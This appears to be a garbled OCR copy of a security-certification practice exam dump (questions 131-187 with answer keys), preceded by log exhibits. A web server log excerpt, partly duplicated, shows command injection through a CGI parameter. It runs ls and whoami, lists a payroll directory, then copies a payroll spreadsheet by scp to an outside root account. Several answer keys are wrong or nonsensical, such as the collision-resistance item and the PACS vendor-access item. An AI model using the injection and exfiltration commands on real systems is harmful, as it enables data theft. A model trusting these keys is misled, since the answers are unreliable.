


```
fcrawler.company.com - - [26/Apr/2010:00:22:49 -0400] "GET /contacts.html HTTP/1.0" 200 4595 "-"
"FAST-WebCrawler/2.1-pre2 (ashen@company.net)"

123.123.123.123 - - [26/Apr/2010:00:22:49 -0400] "GET /pics/5star2000.gif HTTP/1.0" 200 4005
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

fcrawler.company.com - - [26/Apr/2010:00:22:50 -0400] "GET /news/news.html HTTP/1.0" 200 16716 "-"
"FAST-WebCrawler/2.1-pre2 (ashen@company.net)"

123.123.123.123 - - [26/Apr/2010:00:22:50 -0400] "GET /pics/5star.gif HTTP/1.0" 200 1031
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:22:51 -0400] "GET /pics/a2hlogo.jpg HTTP/1.0" 200 4282
 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:22:51 -0400] "GET /cgi-bin/newcount?command=null&jafsof3&width=4&font=
digital&noshow HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

ppp931.on.company.com - - [26/Apr/2010:00:22:52 -0400] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096
 "http://www.company.com/downloads/freeware/webdevelopment/15.html" "Mozilla/4.7 [en]C-SYMPA  (Win95; U)"

123.123.123.123 - - [26/Apr/2010:00:22:53 -0400] "GET /cgi-bin/newcount?command=ls HTTP/1.0" 200 36
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=whoami  HTTP/1.0" 200 36
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

151.44.15.252 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200
6863 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=ls%20-l%20/data/finance/payroll/
```



```
"http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

151.44.15.252 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200
6863 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=ls%20-l%20/data/finance/payroll/
*.xls  HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:23:00 -0400] "GET /cgi-bin/newcount?command=scp%20/data/finance/payroll/
gl-Nov2010.xls%20root@123.123.123.123:  HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

213.60.233.243 - - [25/May/2010:00:17:09 +1200] "GET /internet/index.html HTTP/1.1" 200 6792
"http://www.company.com/video/streaming/http.html" "Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413 Debian/1.6-5"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /js/master.js HTTP/1.1" 200 2263 "http://www.company.com/
cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /css/master.css HTTP/1.1" 200 6123 "http://www.company.com/
cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /images/navigation/home1.gif HTTP/1.1" 200 2735 "http://www.company.com
/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /data/zookeeper/ico-100.gif HTTP/1.1" 200 196 "http://www.company.com/
cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:22 +1200] "GET /adsense-alternate.html HTTP/1.1" 200 887 "http://www.company.com/
cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:39 +1200] "GET /data/zookeeper/status.html HTTP/1.1" 200 4195 "http://www.company.com/
cgi-bin/forum/comm
```


Database Server Log:



Database Server Log

Audit Failure	2012/4/16 11:33	Microsoft Windows security auditing.	4625	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4648	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Failure	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon

Users PC Log:



User PC Log

WORKSTATION A	
IP ADDRESS:	172.30.0.10
NETMASK:	255.255.255.0
GATEWAY	172.30.0.1

QUESTION 131

Joe, a technician, is working remotely with his company provided laptop at the coffee shop near his home. Joe is concerned that another patron of the coffee shop may be trying to access his laptop.

Which of the following is an appropriate control to use to prevent the other patron from accessing Joe's laptop directly?

A. full-disk encryption
B. Host-based firewall
C. Current antivirus definitions
D. Latest OS updates

Correct Answer: B

Section: (none)
Explanation
Explanation/Reference:

QUESTION 132
An attacker uses a network sniffer to capture the packets of a transaction that adds $20 to a gift card. The attacker then user a function of the sniffer to push those packets back onto the network again, adding another $20 to the gift card. This can be done many times.

Which of the following describes this type of attack?

A. Integer overflow attack
B. Smurf attack
C. Replay attack
D. Buffer overflow attack
E. Cross-site scripting attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 133
An organization is moving its human resources system to a cloud services provider.
The company plans to continue using internal usernames and passwords with the service provider, but the security manager does not want the service provider to have a company of the passwords.

Which of the following options meets all of these requirements?

A. Two-factor authentication
B. Account and password synchronization
C. Smartcards with PINS
D. Federated authentication

Correct Answer: D
Section: (none)

Explanation
Explanation/Reference:

QUESTION 134
The data backup window has expanded into the morning hours and has begun to affect production users. The main bottleneck in the process is the time it takes to replicate the backups to separate severs at the offsite data center.

Which of the following uses of deduplication could be implemented to reduce the backup window?

A. Implement deduplication at the network level between the two locations
B. Implement deduplication on the storage array to reduce the amount of drive space needed
C. Implement deduplication on the server storage to reduce the data backed up
D. Implement deduplication on both the local and remote servers

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 135
A penetration testing is preparing for a client engagement in which the tester must provide data that proves and validates the scanning tools' results.

Which of the following is the best method for collecting this information?

A. Set up the scanning system's firewall to permit and log all outbound connections
B. Use a protocol analyzer to log all pertinent network traffic
C. Configure network flow data logging on all scanning system
D. Enable debug level logging on the scanning system and all scanning tools used.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 136

Which of the following best describes the initial processing phase used in mobile device forensics?

A. The phone should be powered down and the battery removed to preserve the state of data on any internal or removable storage utilized by the mobile device
B. The removable data storage cards should be processed first to prevent data alteration when examining the mobile device
C. The mobile device should be examined first, then removable storage and lastly the phone without removable storage should be examined again
D. The phone and storage cards should be examined as a complete unit after examining the removable storage cards separately.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 137

Ann a security analyst is monitoring the IDS console and noticed multiple connections from an internal host to a suspicious call back domain.

Which of the following tools would aid her to decipher the network traffic?

A. Vulnerability Scanner
B. NMAP
C. NETSTAT
D. Packet Analyzer

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 138

An administrator is testing the collision resistance of different hashing algorithms.

Which of the following is the strongest collision resistance test?

A. Find two identical messages with different hashes
B. Find two identical messages with the same hash

C. Find a common has between two specific messages
D. Find a common hash between a specific message and a random message

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 139
The SSID broadcast for a wireless router has been disabled but a network administrator notices that unauthorized users are accessing the wireless network. The administer has determined that attackers are still able to detect the presence of the wireless network despite the fact the SSID has been disabled.

Which of the following would further obscure the presence of the wireless network?

A. Upgrade the encryption to WPA or WPA2
B. Create a non-zero length SSID for the wireless router
C. Reroute wireless users to a honeypot
D. Disable responses to a broadcast probe request

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 140
Which of the following should be used to implement voice encryption?

A. SSLv3
B. VDSL
C. SRTP
D. VoIP

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 141

During an application design, the development team specifics a LDAP module for single sign-on communication with the company's access control database.

This is an example of which of the following?

A. Application control
B. Data in-transit
C. Identification
D. Authentication

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 142

After a merger, it was determined that several individuals could perform the tasks of a network administrator in the merged organization. Which of the following should have been performed to ensure that employees have proper access?

A. Time-of-day restrictions
B. Change management
C. Periodic auditing of user credentials
D. User rights and permission review

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 143

A company exchanges information with a business partner. An annual audit of the business partner is conducted against the SLA in order to verify:

A. Performance and service delivery metrics

B. Backups are being performed and tested
C. Data ownership is being maintained and audited
D. Risk awareness is being adhered to and enforced

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 144
Which of the following is the proper way to quantify the total monetary damage resulting from an exploited vulnerability?

A. Calculate the ALE
B. Calculate the ARO
C. Calculate the MTBF
D. Calculate the TCO

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 145
A security administrator needs to implement a system that detects possible intrusions based upon a vendor provided list.

Which of the following BEST describes this type of IDS?

A. Signature based
B. Heuristic
C. Anomaly-based
D. Behavior-based

Correct Answer: A

Section: (none)
Explanation
Explanation/Reference:

QUESTION 146
The chief Security Officer (CSO) has reported a rise in data loss but no break ins have occurred.

By doing which of the following is the CSO most likely to reduce the number of incidents?

A. Implement protected distribution
B. Empty additional firewalls
C. Conduct security awareness training
D. Install perimeter barricades

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 147
The process of applying a salt and cryptographic hash to a password then repeating the process many times is known as which of the following?

A. Collision resistance
B. Rainbow table
C. Key stretching
D. Brute force attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 148

Which of the following is commonly used for federated identity management across multiple organizations?

A. SAML
B. Active Directory
C. Kerberos
D. LDAP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 149
While performing surveillance activities, an attacker determines that an organization is using 802.1X to secure LAN access.

Which of the following attack mechanisms can the attacker utilize to bypass the identified network security?

A. MAC spoofing
B. Pharming
C. Xmas attack
D. ARP poisoning

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 150
A security administrator has been asked to implement a VPN that will support remote access over IPSEC.

Which of the following is an encryption algorithm that would meet this requirement?

A. MD5
B. AES
C. UDP

D. PKI

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 151

A security administrator is evaluating three different services: radius, diameter, and Kerberos.

Which of the following is a feature that is UNIQUE to Kerberos?

A. It provides authentication services
B. It uses tickets to identify authenticated users
C. It provides single sign-on capability
D. It uses XML for cross-platform interoperability

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 152

Which of the following can affect electrostatic discharge in a network operations center?

A. Fire suppression
B. Environmental monitoring
C. Proximity card access
D. Humidity controls

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 153
A malicious attacker has intercepted HTTP traffic and inserted an ASCII line that sets the referrer URL.

Which of the following is the attacker most likely utilizing?

A. Header manipulation
B. Cookie hijacking
C. Cross-site scripting
D. Xml injection

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 154
A company would like to prevent the use of a known set of applications from being used on company computers.

Which of the following should the security administrator implement?

A. Whitelisting
B. Anti-malware
C. Application hardening
D. Blacklisting
E. Disable removable media

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 155
A new hire wants to use a personally owned phone to access company resources. The new hire expresses concern about what happens to the data on the phone when they leave the company.

Which of the following portions of the company's mobile device management configuration would allow the company data to be removed from the device without touching the new hire's data?

A. Asset control
B. Device access control
C. Storage lock out
D. Storage segmentation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 156
A consultant has been tasked to assess a client's network. The client reports frequent network outages. Upon viewing the spanning tree configuration, the consultant notices that an old and law performing edge switch on the network has been elected to be the root bridge.

Which of the following explains this scenario?

A. The switch also serves as the DHCP server
B. The switch has the lowest MAC address
C. The switch has spanning tree loop protection enabled
D. The switch has the fastest uplink port

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 157
An organization is trying to decide which type of access control is most appropriate for the network. The current access control approach is too complex and requires significant overhead.

Management would like to simplify the access control and provide user with the ability to determine what permissions should be applied to files, document, and directories. The access control method that BEST satisfies these objectives is:

A. Rule-based access control
B. Role-based access control
C. Mandatory access control
D. Discretionary access control

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 158

While reviewing the security controls in place for a web-based application, a security controls assessor notices that there are no password strength requirements in place. Because of this vulnerability, passwords might be easily discovered using a brute force attack.

Which of the following password requirements will MOST effectively improve the security posture of the application against these attacks? (Select two)

A. Minimum complexity
B. Maximum age limit
C. Maximum length
D. Minimum length
E. Minimum age limit
F. Minimum re-use limit

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 159

A security administrator determined that users within the company are installing unapproved software. Company policy dictates that only certain applications may be installed or ran on the user's computers without exception.

Which of the following should the administrator do to prevent all unapproved software from running on the user's computer?

A. Deploy antivirus software and configure it to detect and remove pirated software
B. Configure the firewall to prevent the downloading of executable files
C. Create an application whitelist and use OS controls to enforce it
D. Prevent users from running as administrator so they cannot install software.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 160
A security administrator is tasked with implementing centralized management of all network devices. Network administrators will be required to logon to network devices using their LDAP credentials. All command executed by network administrators on network devices must fall within a preset list of authorized commands and must be logged to a central facility.

Which of the following configuration commands should be implemented to enforce this requirement?

A. LDAP server 10.55.199.3
B. CN=company, CN=com, OU=netadmin, DC=192.32.10.233
C. SYSLOG SERVER 172.16.23.50
D. TACAS server 192.168.1.100

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 161
A website administrator has received an alert from an application designed to check the integrity of the company's website. The alert indicated that the hash value for a particular MPEG file has changed. Upon further investigation, the media appears to be the same as it was before the alert.

Which of the following methods has MOST likely been used?

A. Cryptography
B. Time of check/time of use
C. Man in the middle
D. Covert timing
E. Steganography

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 162
An attacker captures the encrypted communication between two parties for a week, but is unable to decrypt the messages. The attacker then compromises the session key during one exchange and successfully compromises a single message. The attacker plans to use this key to decrypt previously captured and future communications, but is unable to.

This is because the encryption scheme in use adheres to:

A. Asymmetric encryption
B. Out-of-band key exchange
C. Perfect forward secrecy
D. Secure key escrow

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 163
Many employees are receiving email messages similar to the one shown below:

```
From IT department
To employee
Subject email quota exceeded
```

Pease click on the following link http:www.website.info/email.php?quota=1Gb and provide your username and password to increase your email quota. Upon reviewing other similar emails, the security administrator realized that all the phishing URLs have the following common elements; they all use HTTP, they all come from .info domains, and they all contain the same URI.


Which of the following should the security administrator configure on the corporate content filter to prevent users from accessing the phishing URL, while at the same time minimizing false positives?

A. BLOCK http://www.*.info/"
B. DROP http://"website.info/email.php?*
C. Redirect http://www,*. Info/email.php?quota=*TOhttp://company.com/corporate_polict.html
D. DENY http://*.info/email.php?quota=1Gb

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 164
A security analyst is reviewing the following packet capture of an attack directed at a company's server located in the DMZ:



```
10:55:24.126586 IP 192.168.1.10.5000 > 172.31.67.4.21: Flags [S]
10:55:24.126596 IP 192.168.1.10.5001 > 172.31.67.4.22: Flags [S]
10:55:24.126601 IP 192.168.1.10.5002 > 172.31.67.4.25: Flags [S]
10:55:24.126608 IP 192.168.1.10.5003 > 172.31.67.4.37: Flags [S]
```

Which of the following ACLs provides the BEST protection against the above attack and any further attacks from the same IP, while minimizing service interruption?

A. DENY TCO From ANY to 172.31.64.4
B. Deny UDP from 192.168.1.0/24 to 172.31.67.0/24
C. Deny IP from 192.168.1.10/32 to 0.0.0.0/0
D. Deny TCP from 192.168.1.10 to 172.31.67.4

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 165

The IT department needs to prevent users from installing untested applications.

Which of the following would provide the BEST solution?

A. Job rotation
B. Least privilege
C. Account lockout
D. Antivirus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 166

An attack that is using interference as its main attack to impede network traffic is which of the following?

A. Introducing too much data to a targets memory allocation
B. Utilizing a previously unknown security flaw against the target
C. Using a similar wireless configuration of a nearby network
D. Inundating a target system with SYN requests

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 167

An organization wants to conduct secure transactions of large data files. Before encrypting and exchanging the data files, the organization wants to ensure a secure exchange of keys.

Which of the following algorithms is appropriate for securing the key exchange?

A. DES
B. Blowfish
C. DSA
D. Diffie-Hellman
E. 3DES

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 168
Ann, a college professor, was recently reprimanded for posting disparaging remarks re-grading her coworkers on a web site. Ann stated that she was not aware that the public was able to view her remakes.

Which of the following security-related trainings could have made Ann aware of the repercussions of her actions?

A. Data Labeling and disposal
B. Use of social networking
C. Use of P2P networking
D. Role-based training

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 169
During a recent audit, it was discovered that many services and desktops were missing security patches.

Which of the following BEST describes the assessment that was performed to discover this issue?

A. Network mapping
B. Vulnerability scan
C. Port Scan
D. Protocol analysis

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 170
When generating a request for a new x.509 certificate for securing a website, which of the following is the MOST appropriate hashing algorithm?

A. RC4
B. MD5
C. HMAC
D. SHA

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 171
The administrator installs database software to encrypt each field as it is written to disk.

Which of the following describes the encrypted data?

A. In-transit
B. In-use
C. Embedded
D. At-rest

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 172

Which of the following allows an application to securely authenticate a user by receiving credentials from a web domain?

A. TACACS+
B. RADIUS
C. Kerberos
D. SAML

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 173

A network technician is trying to determine the source of an ongoing network based attack.

Which of the following should the technician use to view IPv4 packet data on a particular internal network segment?

A. Proxy
B. Protocol analyzer
C. Switch
D. Firewall

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 174

The security administrator has noticed cars parking just outside of the building fence line.

Which of the following security measures can the administrator use to help protect the company's WiFi network against war driving? (Select TWO)

A. Create a honeynet

B. Reduce beacon rate
C. Add false SSIDs
D. Change antenna placement
E. Adjust power level controls
F. Implement a warning banner

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 175
A security administrator suspects that data on a server has been exhilarated as a result of un- authorized remote access.

Which of the following would assist the administrator in con-firming the suspicions? (Select TWO)

A. Networking access control
B. DLP alerts
C. Log analysis
D. File integrity monitoring
E. Host firewall rules

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 176

A company is deploying a new VoIP phone system. They require 99.999% uptime for their phone service and are concerned about their existing data network interfering with the VoIP phone system. The core switches in the existing data network are almost fully saturated.

Which of the following options will pro-vide the best performance and availability for both the VoIP traffic, as well as the traffic on the existing data network?

A. Put the VoIP network into a different VLAN than the existing data network.
B. Upgrade the edge switches from 10/100/1000 to improve network speed
C. Physically separate the VoIP phones from the data network
D. Implement flood guards on the data network

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 177
A server administrator needs to administer a server remotely using RDP, but the specified port is closed on the outbound firewall on the network.

The access the server using RDP on a port other than the typical registered port for the RDP protocol?

A. TLS
B. MPLS
C. SCP
D. SSH

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 178
Which of the following can be used to control specific commands that can be executed on a network infrastructure device?

A. LDAP

B. Kerberos
C. SAML
D. TACACS+

Correct Answer: D
Section: (none)
Explanation
Explanation/Reference:

QUESTION 179
Company XYZ has decided to make use of a cloud-based service that requires mutual, certificate- based authentication with its users. The company uses SSLinspecting IDS at its network boundary and is concerned about the confidentiality of the mutual authentication.

Which of the following model prevents the IDS from capturing credentials used to authenticate users to the new service or keys to decrypt that communication?

A. Use of OATH between the user and the service and attestation from the company domain
B. Use of active directory federation between the company and the cloud-based service
C. Use of smartcards that store x.509 keys, signed by a global CA
D. Use of a third-party, SAML-based authentication service for attestation

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 180
Six months into development, the core team assigned to implement a new internal piece of software must convene to discuss a new requirement with the stake holders. A stakeholder identified a missing feature critical to the organization, which must be implemented. The team needs to validate the feasibility of the newly introduced requirement and ensure it does not introduce new vulnerabilities to the software and other applications that will integrate with it.

Which of the following BEST describes what the company?

A. The system integration phase of the SDLC
B. The system analysis phase of SSDSLC
C. The system design phase of the SDLC

D. The system development phase of the SDLC

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 181

A company is investigating a data compromise where data exfiltration occurred. Prior to the investigation, the supervisor terminates an employee as a result of the suspected data loss. During the investigation, the supervisor is absent for the interview, and little evidence can be provided form the role-based authentication system in use by the company.

The situation can be identified for future mitigation as which of the following?

A. Job rotation
B. Log failure
C. Lack of training
D. Insider threat

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 182

A security administrator needs an external vendor to correct an urgent issue with an organization's physical access control system (PACS). The PACS does not currently have internet access because it is running a legacy operation system.

Which of the following methods should the security administrator select the best balances security and efficiency?

A. Temporarily permit outbound internet access for the pacs so desktop sharing can be set up
B. Have the external vendor come onsite and provide access to the PACS directly
C. Set up VPN concentrator for the vendor and restrict access to the PACS using desktop sharing
D. Set up a web conference on the administrator's pc; then remotely connect to the pacs

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 183

A datacenter manager has been asked to prioritize critical system recovery priorities.
Which of the following is the MOST critical for immediate recovery?

A. Communications software
B. Operating system software
C. Weekly summary reports to management
D. Financial and production software

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 184

Which of the following techniques can be bypass a user or computer's web browser privacy settings? (Select Two)

A. SQL injection
B. Session hijacking
C. Cross-site scripting
D. Locally shared objects
E. LDAP injection

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 185

When designing a web based client server application with single application server and database cluster backend, input validation should be performed:

A. On the client
B. Using database stored procedures
C. On the application server

D. Using HTTPS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 186

Which of the following delineates why it is important to perform egress filtering and monitoring on Internet connected security zones of interfaces on a firewall?

A. Egress traffic is more important than ingress traffic for malware prevention
B. To rebalance the amount of outbound traffic and inbound traffic
C. Outbound traffic could be communicating to known botnet sources
D. To prevent DDoS attacks originating from external network

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 187

The help desk is receiving numerous password change alerts from users in the accounting department. These alerts occur multiple times on the same day for each of the affected users' accounts.

Which of the following controls should be implemented to curtail this activity?

A. Password Reuse
B. Password complexity
